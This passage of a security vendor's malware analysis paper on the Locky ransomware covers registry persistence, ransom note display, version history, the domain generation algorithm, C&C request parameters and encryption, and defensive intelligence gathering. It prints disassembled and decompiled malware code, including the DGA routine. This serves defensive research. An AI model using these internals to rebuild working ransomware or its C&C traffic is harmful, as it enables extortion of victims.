B0 61 CD 00000292: B7 21 95 66 77 42 98 25 69 0C 84 8A E3 8A B0 84 00000302: EE C8 E9 B8 B6 DB D6 F2 1C 06 23 41 81 FD 78 A2 00000312: 3B CB CF 5A 6D A2 49 6B 8A DB C3 A3 59 19 52 22 00000322: 9C B1 86 3B 92 77 F8 21 79 2A 5E FD AF 94 DE 82 00000332: AF 6F D0 46 DF 07 8F EC 8C 05 61 59 5B 79 C4 6D 00000342: 10 06 69 09 93 0E 7C 69 3D B8 F7 66 A0 27 39 00000352: EF E6 B2 B5 CA 26 8A 7B 07 9C 0A C4 FE 2D B0 00000362: 2F F1 7F 29 8F 9B F8 22 8A 5E D0 CE 37 25 E4 78 00000372: 42 F9 B1 22 6C B2 92 67 DC B8 7B 8B 78 19 12 51 00000382: DD 1F 8D 31 27 02 E1 E6 3E 02 75 75 CD 79 50 13 00000392: F2 B8 08 11 C7 97 D9 5A CB 49 79 36 79 CD 2A 47 00000402: 0A D9 E5 1D 96 0A BA 81 86 79 61 E3 92 5F 30 94 00000412: 1B 4D 5B 6E 27 F0 B8 05 AC C8 0F 06 22 0E 59 BA 00000422: D9 4C 36 2D B9 E5 81 43 F4 3C 98 4C DD 3D B0 00000432: 73 AD B3 4E 0F 07 8D F2 38 70 09 8E EC 48 17 B7 00000442: CD 07 DC E9 BC CE 5A 7D 16 16 7E 20 14 EC 22 86 00000452: 05 4F 26 39 E6 BB BB 5B A7 5F 68 34 3A F8 59 9C 00000462: 12 CC 9D C4 6A B5 87 B1 11 5D 99 E1 DC 40 57 89 00000472: BB C2 B6 81 8A E5 0E 6B B7 7A 17 2F F7 5E 61 1A 00000482: CB 32 2A EF 88 F8 5B CF DC D2 07 17 D3 D1 25 37 00000492: 11 E2 3A 24 3E 0C 53 B2 24 1F 30 A5 DC 4A 73 AE
    
```

Figure 19: Encrypted file layout.

This will only work for infected users that have Administrator privileges.

Based on the configuration, the malware drops an autorun registry for the malware to run on every start up, as shown in Table 9.

Configuration flag(byte)	Value
0	N/A
1	Create autorun registry

Table 9: Configuration flags for autorun registry creation.

Configuration offset +0x0dh – autorun config.

Figure 20 shows an example of Locky’s autorun registry key.




Figure 20: Locky autorun registry key.

It also creates a registry value to act as an infection marker, as shown in Figure 21.




Figure 21: Locky infection marker registry.

Figure 22 shows the code that drops the HELP_instructions on the desktop.

```

004047E5 push edi
004047E6 push eax
004047E7 call get_desktop_directory
004047EC xor ebx, ebx
004047EE mov [ebp-4], ebx
004047F1 lea eax, [ebp-88h]
004047F7 mov [esp+008h+var_A8], offset a_help_instruct ; "\\_HELP_instructions.html"
004047FE push eax
004047FF lea eax, [ebp-6Ch]
00404802 push eax
00404803 call sub_40575D
00404808 push offset a_help_instru_0 ; "\\_HELP_instructions.bmp"
    
```

Figure 22: Code to drop help instructions.

Figure 23 shows the modification of wallpaper settings through the registry.

```

00404956 lea eax, [ebp-2Ch]
00404959 push eax
0040495A mov ecx, offset aWallpaperstyle ; "WallpaperStyle"
0040495F mov byte ptr [ebp-4], 7
00404963 call set_reg_value

004049DD push eax
004049DE mov ecx, offset aTilewallpaper ; "TileWallpaper"
004049E3 mov byte ptr [ebp-4], 8
004049E7 call set_reg_value
    
```

Figure 23: Code to install wallpaper to the registry.

The code shown in Figure 24 sets the Windows wallpaper (0x14 = SPI_SETDESKWALLPAPER) and opens the dropped help_instructions file.

```

00404A09 push ebx ; uiParam
00404A0A push 14h ; uiAction
00404A0C call ds:SystemParametersInfoW
00404A12 cmp dword ptr [ebp-58h], 8
00404A16 mov eax, [ebp-6Ch]
00404A19 jnb short loc_404A1E

00404A1B lea eax, [ebp-6Ch]

00404A1E:
00404A1E loc_404A1E:
00404A1E mov esi, ds:ShellExecuteW
00404A24 push 1 ; nShowCmd
00404A26 push ebx ; lpDirectory
00404A27 push ebx ; lpParameters
00404A28 push eax ; lpFile
00404A29 mov edi, offset Operation ; "open"
00404A2E push edi ; lpOperation
00404A2F push ebx ; hwnd
00404A30 call esi ; ShellExecuteW
    
```

Figure 24: Code to modify wallpaper and open help instructions.

Figures 25 and 26 show screenshots of the ransom notes generated by Locky.




Figure 25: Locky help instructions in BMP format.




Figure 26: Locky help instructions in HTML format.

4. TIMELINE

Since Locky appeared in the wild, it has continually been updated by its perpetrators. The monitoring of Locky binaries appearing in the wild allowed the *FortiGuard Lion Team* to track code changes in the malware. Below are some of the iterations observed over time. It is important to note that the dates shown represent the earliest date that the updated Locky binary entered *FortiGuard's* tracking system – actual code changes may have appeared earlier.

16 February 2016

- Sample is not packed
- Hard-coded configuration is not encrypted
- Hard-coded 'Locky' registry key is used
- Malware always runs as fake 'svchost.exe' in %Temp% folder
- Configuration format is as follows:

```
{
  int AffiliateID;
  char servers
}
```

- DGA TLD is 'rupweuinytpmusfrdeitbeuknlft'
- C&C urlPath is '/main.php'

22 March 2016

- Sample is packed
- Registry key name is generated based on affected computer's VolumeGUID
- Running as svchost.exe depends on the configuration flag
- Configuration format was updated to the following:

```
{
  int AffiliateID;
  int DGASeed;
  int delaySeconds;
  char bFakeSvchost;
  char bPersistence;
  char bIgnoreRussian;
  char[] ccServers;
}
```

- DGA TLDs are now 'ru', 'info', 'biz', 'click', 'su', 'work', 'pl', 'org', 'pw', and 'xyz'
- CC urlPath changed to '/main.php'
- DGA code is updated

31 March 2016

- Configuration is the same structure but is now encrypted
- CC urlPath is '/submit.php'

27 April 2016

- Custom encryption of HTTP communication with the C&C has been updated (details in the next section).

- Configuration now includes urlPath with the value '/userinfo.php':

```
{
  int AffiliateID;
  int DGASeed;
  int delaySeconds;
  char bFakeSvchost;
  char bPersistence;
  char bIgnoreRussian;
  char[] urlPath; // added update char[] ccServers;
}
```

30 May 2016

- Uses the new URI '/access.cgi'

31 May 2016

- Uses the new URI '/upload/_dispatch.php'
- Encrypted HTTP POST data is now encoded using percent encoding.

5. NETWORK BEHAVIOUR

While Locky's code was unsophisticated when it first came out, its network behaviour contained indicative signs that it was the work of experienced cybercriminals and would therefore become a major threat in the near future. Specifically, it employed a Domain Generation Algorithm, organized C&C reporting, and custom network communication encryption. This section will discuss the details of these routines.

Domain Generation Algorithm

Locky's DGA is a failover routine if the IPs listed in its configuration file are unreachable. Initially, the malware will try to connect to all IPs listed in its configuration. Failing to connect to any of the IPs will be its trigger to execute the DGA function (see Figure 27).




Figure 27: Locky's DGA trigger.

Figure 28 shows an opcode of the actual DGA routine. It is based on the affected machine’s year, month, day, and a DGA seed value declared in its configuration file.

```

27 sub_418B94();
28 var_dgapos = *(_DWORD *) (a1 + 0xC); // dga pos
29 var_dgaseed = dgaSeed;
30 u3 = 0;
31 *( _DWORD *) (a1 - 24) = 0;
32 GetSystemTime((LPSYSTEMTIME)(a1 - 0x28));
33 u4 = *( _WORD *) (a1 - 40);
34 u5 = (unsigned int) * _WORD *(a1 - 0x22) >> 1;
35 var_dgapos = _ROL4 (var_dgapos, 0x15);
36 u6 = _ROL4 (var_dgaseed, 0x11);
37 *( _DWORD *) (a1 - 0x18) = u6 + var_dgapos;
38 *( _DWORD *) (a1 - 0x14) = u5;
39 *( _DWORD *) (a1 - 0x10) = 7;
40 while ( 1 )
41 {
42 u7 = _ROR4 (0xB1924E1 * (u4 + u3 + 7157), 7);
43 u8 = (u7 + 0x2710001) ^ u3;
44 u9 = _ROR4 (2971215073 * (u8 + var_dgaseed), 7);
45 u10 = (u9 + 0x2710001) ^ u8;
46 u11 = _ROR4 (0xB1924E1 * (u5 + u10), 7);
47 u12 = 0xD8EFFFFF ^ u11 + u10;
48 u13 = _ROR4 (0xB1924E1 * (*( _WORD *) (a1 - 38) + u12 - 0x65CAD), 7);
49 u14 = u12 + u13 + 0x2710001;
50 u15 = _ROR4 (0xB1924E1 * (u14 + *( _DWORD *) (a1 - 24)), 7);
51 u3 = (u15 + 0x2710001) ^ u14;
52 ++u4;
53 u16 = *( _DWORD *) (a1 - 16) -- == 1;
54 if ( u16 )
55 break;
56 u5 = *( _DWORD *) (a1 - 20);
57 }
58 *( _DWORD *) (a1 - 48) = 15;
59 *( _DWORD *) (a1 - 52) = 0;
60 *( _BYTE *) (a1 - 68) = 0;
61 *( _DWORD *) (a1 - 24) = u3 % 0xBu + 7;
62 *( _DWORD *) (a1 - 4) = 0;
63 *( _DWORD *) (a1 - 16) = 0;
64 if ( u3 % 0xBu != 0xFFFFF9 )
65 {
66 do
67 {
68 u17 = _ROL4 (u3, *( _BYTE *) (a1 - 16));
69 u18 = _ROR4 (0xB1924E1 * u17, 7);
70 u3 = u18 + 0x2710001;
71 sub_405E30(1, u3 % 0x19u + 'a');
72 ++*( _DWORD *) (a1 - 16);
73 }
74 while ( *( _DWORD *) (a1 - 0x10) < *( _DWORD *) (a1 - 24) );
75 }
    
```

Figure 28: Locky’s DGA function.

C&C reporting

To prepare the phone home request, Locky gathers information about the victim machine and stores it in a key = value format. It collects the following information:

- Role information
- Windows operating system version

- User language
- Victim MD5 unique identifier

The role information is identified by making a call to the DsRoleGetPrimaryDomainInformation API with the local computer as the argument. This retrieves the state of the directory service installation and domain data, as shown in Figure 29.

By querying the return data of the API, the malware is able to determine if the computer is a server, a part of a domain or a primary domain controller. Table 10 shows the possible return values.

Integer	Computer role	
0	DsRole_ RoleStandaloneWorkstation	The computer is a workstation that is not a member of a domain
1	DsRole_ RoleMemberWorkstation	The computer is a workstation that is a member of a domain
2	DsRole_ RoleStandaloneServer	The computer is a server that is not a member of a domain
3	DsRole_ RoleMemberServer	The computer is a server that is a member of a domain
4	DsRole_ RoleBackupDomainController	The computer is a backup domain controller
5	DsRole_ RolePrimaryDomainController	The computer is a primary domain controller

Table 10: DsRoleGetPrimaryDomainInformation return values.

```

00863F3C PUSH EBX
00863F3D PUSH ESI
00863F3E MOV DWORD PTR SS:[EBP-1C],ESI
00863F41 CALL DWORD PTR DS:[8792381]
00863F42 TEST EAX,EAX
00863F49 JNZ SHORT 00863F7E
00863F4B MOV ECX,WORD PTR SS:[EBP-48]
DS:[008732381]=5886CFDD <NETAPI32.DsRoleGetPrimaryDomainInformation>
DSROLE_Machine_Role
Address Hex dump ASCII
00895288 00 00 00 00 00 00 00 AC 52 09 00 00 00 00 00 .....4R.....
00895298 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
008952A8 00 00 00 00 57 00 4F 00 52 00 4B 00 47 00 52 .....M.O.R.K.G.R.
008952B8 4F 00 55 00 50 00 00 00 00 F0 00 B0 00 F0 00 B0 00 O.U.P.....=||=||
    
```

Figure 29: Code to retrieve the state of directory service installation and domain data.

```

00863F9A ADD ESP,0C
00863F9D LEA EAX,WORD PTR SS:[EBP-E4]
00863FA3 PUSH EAX
00863FA4 CALL DWORD PTR DS:[8731381]
00863FAA PUSH 59
00863FAC CALL DWORD PTR DS:[87325C1]
00863FB2 CMP DWORD PTR SS:[EBP-E0],5
00863FB9 JNZ SHORT 00864009
00863FBB CMD DWORD PTR SS:[EBP-E0],ESI
DS:[008731381]=7C812B6E <kernel32.GetVersionExA>
MajorVersion MinorVersion
Address Hex dump ASCII
0086FCFC 7C 00 00 00 05 00 00 00 01 00 00 00 28 0A 00 00 .....2...<...
0086F00C 02 00 00 00 53 65 72 76 69 63 65 20 50 61 63 68 3...Service Pack
0086F00C 20 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3.....
    
```

Figure 30: Code to retrieve operating system version.

The operating system version, on the other hand, is obtained by querying the OSMajorVersion and OSMinorVersion from the returned value when calling the GetVersionExA API.

The malware is able to determine the following Windows versions:

- Windows 2000
- Windows XP
- Windows 2003
- Windows 2003 R2
- Windows Vista
- Windows Server 2008
- Windows 8
- Windows Server 2012
- Windows 8.1
- Windows Server 2012 R2
- Windows 10
- Windows Server 2016 Technical Preview

Windows 7
Unknown
Windows Server 2008 R2

The malware then retrieves the local language by calling the GetUserDefaultUILanguage API, which will be used to determine the language of the ransom note to be requested from the C&C, as shown in Figure 31.




Figure 31: Code to retrieve the system's local language.



Figure 32: Public RSA-1024 key embedded in Locky binary.




Figure 33: Code to generate random bytes for null byte size and AES-256 key generation.

Table 11 lists Locky’s current C&C parameters and their descriptions.

Key	Value	Purpose
id		Victim’s identification
&act	getkey gettext gethtml stats	RSA public key Ransom note in text Ransom note in HTML format Statistics of file encryption from victim’s PC
&affid		
&lang	2 letter code	Victim’s local language
&corp	0 1 2	Computer is not a member of a domain Computer is a member of a domain Computer is a primary domain controller
&serv	0 1	Not server Server
&os	char	Windows operating system version
&sp	number	Service pack
&x64	0 1	Not 64-bit 64-bit
&length	number	
&failed	number	Number of failed encrypted files
&encrypted	number	Number of successful encrypted files
&path		Root path

Table 11: Locky HTTP POST request parameters.

Network encryption – post request encryption

Initially, the malware will obtain a public RSA-1024 key embedded in the binary file to encrypt data in the following format:

[random 32 bytes AES-256 key + random single byte (null byte size) + HMAC of plaintext request]

Using the CryptGenRandom() API, it generates a random single byte that serves as the size of null bytes to be appended to the request. It also uses this API to generate a 32-byte AES-256 key, as shown in Figures 33 and 34.

Address	Hex dump	ASCII
0015F7C8	4C 4C D6 12 15 40 65 6F D5 D8 38 49 31 10 54 8B	LLm33e0 p;11>1%
0015F7D0	39 00 79 0F 0E 77 5B 00 D2 76 34 69 20 55 C1 50	;6y9wE3m44w0*9
0015F7E8	99 00 00 00 00 00 F8 76 00 00 00 2C F7 15 00 0o.....sS.
0015F7F8	7F F8 15 00 00 00 00 00 ED 00 01 48 78 5A 00	z°S.....α.0hXZ.
0015F808	FE FF FF FF 70 65 00 00 48 F7 15 00 08 12 63 00	! pe..H8S.74c.
0015F818	A0 F0 15 00 ED 00 07 77 48 78 5A 00 FE FF FF	Δs.αe-wHxZ.4
0015F828	70 65 08 77 A6 65 08 77 E8 14 63 00 F0 14 63 00	peδvαeδvδ%c.ε%c.

Figure 34: Generated random 32-byte AES key.

The generated 32-byte key has a dual purpose – it is used as a key for AES-256 encryption and for HMAC hash calculation.

For the HMAC hash calculation, it uses the CryptImportKey() API to create an RC2 key handle, as shown in Figure 35.

For AES-256 encryption, it uses the AES-NI extended instruction to generate encryption round keys that will be used to encrypt the plaintext request (Figures 37 and 38).

```

00408CD0 push    CALG_RC2
00408CD5 push    offset hProv
00408CDA call   createRC2_keyhandle
00408CDF mov     dword ptr [ebp-4], 1
00408CE6 lea     edi, [esi+4]
00408CE9 push    edi           ; pHHash
00408CEA mov     [edi], ebx
00408CEC mov     eax, [esi]
00408CEE push    ebx           ; dwFlags
00408CEF push    eax           ; hKey
00408CF0 push    CALG_HMAC
00408CF5 push    hProv         ; AlgId
00408CFB call   ds:CryptCreateHash
00408D01 mov     eax, eax
00408D03 jnz     short loc_408D23

00408D05 call   ds:GetLastError
00408D08 mov     [ebp-10h], eax
00408D0E mov     dword ptr [ebp-14h], offset off_4159B0
00408D15 push    offset unk_417274
00408D1A lea     eax, [ebp-14h]

00408D1D loc_408D1D:
00408D1D push    eax
00408D1E call   raiseexception

00408D23 loc_408D23:
00408D23           ; dwFlags
00408D23 push    ebx
00408D24 mov     byte ptr [ebp-4], 2
00408D28 lea     eax, [ebp-30h]
00408D2B push    eax           ; pbData
00408D2C push    HP_HMAC_INFO ; dwParam
00408D2E push    dword ptr [edi]; hHash
00408D30 mov     dword ptr [ebp-30h], 8004h
00408D37 mov     [ebp-2Ch], ebx
00408D3A mov     [ebp-28h], ebx
00408D3D mov     [ebp-24h], ebx
00408D40 mov     [ebp-20h], ebx
00408D43 call   ds:CryptSetHashParam
00408D49 test     eax, eax
    
```

Figure 35: Code to set RC2 handle for HMAC calculation.




Figure 36: PUBLICKEYSTRUCT blob header.

```

loc_401C54:           ; CODE XREF: sub_401AD7+F7j
movdqu  xmm0, xmmword ptr [ecx]
movdqa  xmmword ptr [eax+30h], xmm0
xor     ecx, ecx
add     eax, 40h

loc_401C62:           ; CODE XREF: sub_401AD7+1E0Aj
movzx   edx, ds:byte_4158E4[ecx]
movdqa  xmm1, xmm0
aeskeygenassist  xmm2, xmm0, 0
pslldq  xmm1, 4
pxor    xmm0, xmm1
movdqa  xmm1, xmm0
pslldq  xmm1, 4
pxor    xmm1, xmm0
movdqa  xmm3, xmm1
pslldq  xmm1, 4
pshufd  xmm0, xmm2, 0FFh
pxor    xmm3, xmm1
pxor    xmm3, xmm0
mov     xmm0, edx
pshufd  xmm0, xmm0, 0
pxor    xmm0, xmm3
movdqa  xmmword ptr [eax], xmm0
inc     ecx
add     eax, 10h
cmp     ecx, 0Ah
jb      short loc_401C62

loc_401C89:           ; CODE XREF: sub_401AD7+211fj
; sub_401AD7+911fj ...
pop     ebp
retn   4
sub_401AD7 endp
    
```

Figure 37: Encryption round keys generation routine.




Figure 42: Encrypted plaintext request sample.




Figure 43: Encrypted [32-bytes (AES-256 key) + byte(null byte size) + HMAC].




Figure 44: Encrypted plaintext request + [32-bytes (AES-256 key) + byte(null byte size) + HMAC].

6. INTELLIGENCE EXTRACTION

Apart from sourcing Locky binaries in the wild, malware metadata can be collected from Locky binaries in an automated fashion.

Collecting ransomware languages used

The very first version of Locky uses a custom algorithm to encrypt and decrypt its C&C communication. To get the ransomware note, it sends the following HTTP request format:

```
id={randomly generated victim ID}&act=gettext&lang={system language}
```

To get the system language, Locky calls the

GetUserDefaultUILanguage API, which returns the language identifier for the UI language for the current user. Microsoft's Language Identifier Constant and String provides a list of country codes for all supported languages.

Locky's HTTP request can then be spoofed through a script that feeds all available country codes from Microsoft's website to the {system language} parameter, encrypts the request using the malware's algorithm, and then sends the encrypted request to a live Locky C&C server.

Using this approach, the C&C replies for different country codes are then hashed to identify unique ransomware notes. The following languages have been identified to be supported by Locky:

Country code	Language
de	German
en	English
es	Spanish
fr	French
it	Italian
ja	Japanese
nl	Dutch
no	Norwegian
pl	Polish
pt	Portuguese
ro	Romanian
sv	Swedish
zh	Chinese

Table 12: Locky ransomware note languages.

After identifying the above list, a script that simulates Locky’s decryption algorithm is used to decrypt the ransomware notes. For unsupported country codes, the default ransomware note served is in English.

The current iteration of Locky uses a more complex C&C communication encryption. A similar approach can be used to collect the supported languages.

Collecting randomly generated domains

Similar to its network encryption, Locky’s Domain Generation Algorithm can be simulated through a tool that will allow for proactive harvesting of malicious domains. The next step is to identify which of the random domains are actually used by the cybercriminals in order to block them accordingly. In addition, C&C sinkholes should be properly identified.

One approach is to send a ping request to the domains generated by the DGA tool. If there is a reply, the next verification stage can be a spoofed encrypted HTTP request made in a similar fashion with collecting ransomware notes. The size of the reply can then be compared to the *minimum* file size of the ransomware note. If the reply is smaller, then it is likely a sinkhole. Otherwise, a valid reply indicates that the domain is used by the cybercriminals.

At the time of writing this paper, using this approach *FortiGuard Lion Team* has identified many sinkholes created by security researchers. However, no actual malicious domain has been observed.

A C source code that generates random domains through Locky’s DGA is available at the Appendix of this paper.

Harvesting Locky configuration files

The *FortiGuard Lion Team* has created a system that harvests Locky configuration files. The system leverages the *Cuckoo Sandbox* and is composed of three main parts: a sample collector, the *Cuckoo Sandbox*, and a database:




Figure 45: Overview of Locky monitoring system components.

Initially, *Cuckoo*’s ‘procmemdump’ flag is configured to ‘yes’ to enable process memory dumping. ProcMemory – a default processing module in *Cuckoo* – is then utilized to confirm Locky’s presence using a Yara rule.

The same module is responsible for mapping memory dump. If Locky is confirmed to be present, the mapped memory dump will be parsed to extract Locky’s configuration file.

A flowchart of this process is shown in Figure 46.

Finally, the extracted configuration file is stored in the database and extracted IPs and URIs are updated to *Fortinet* solutions.

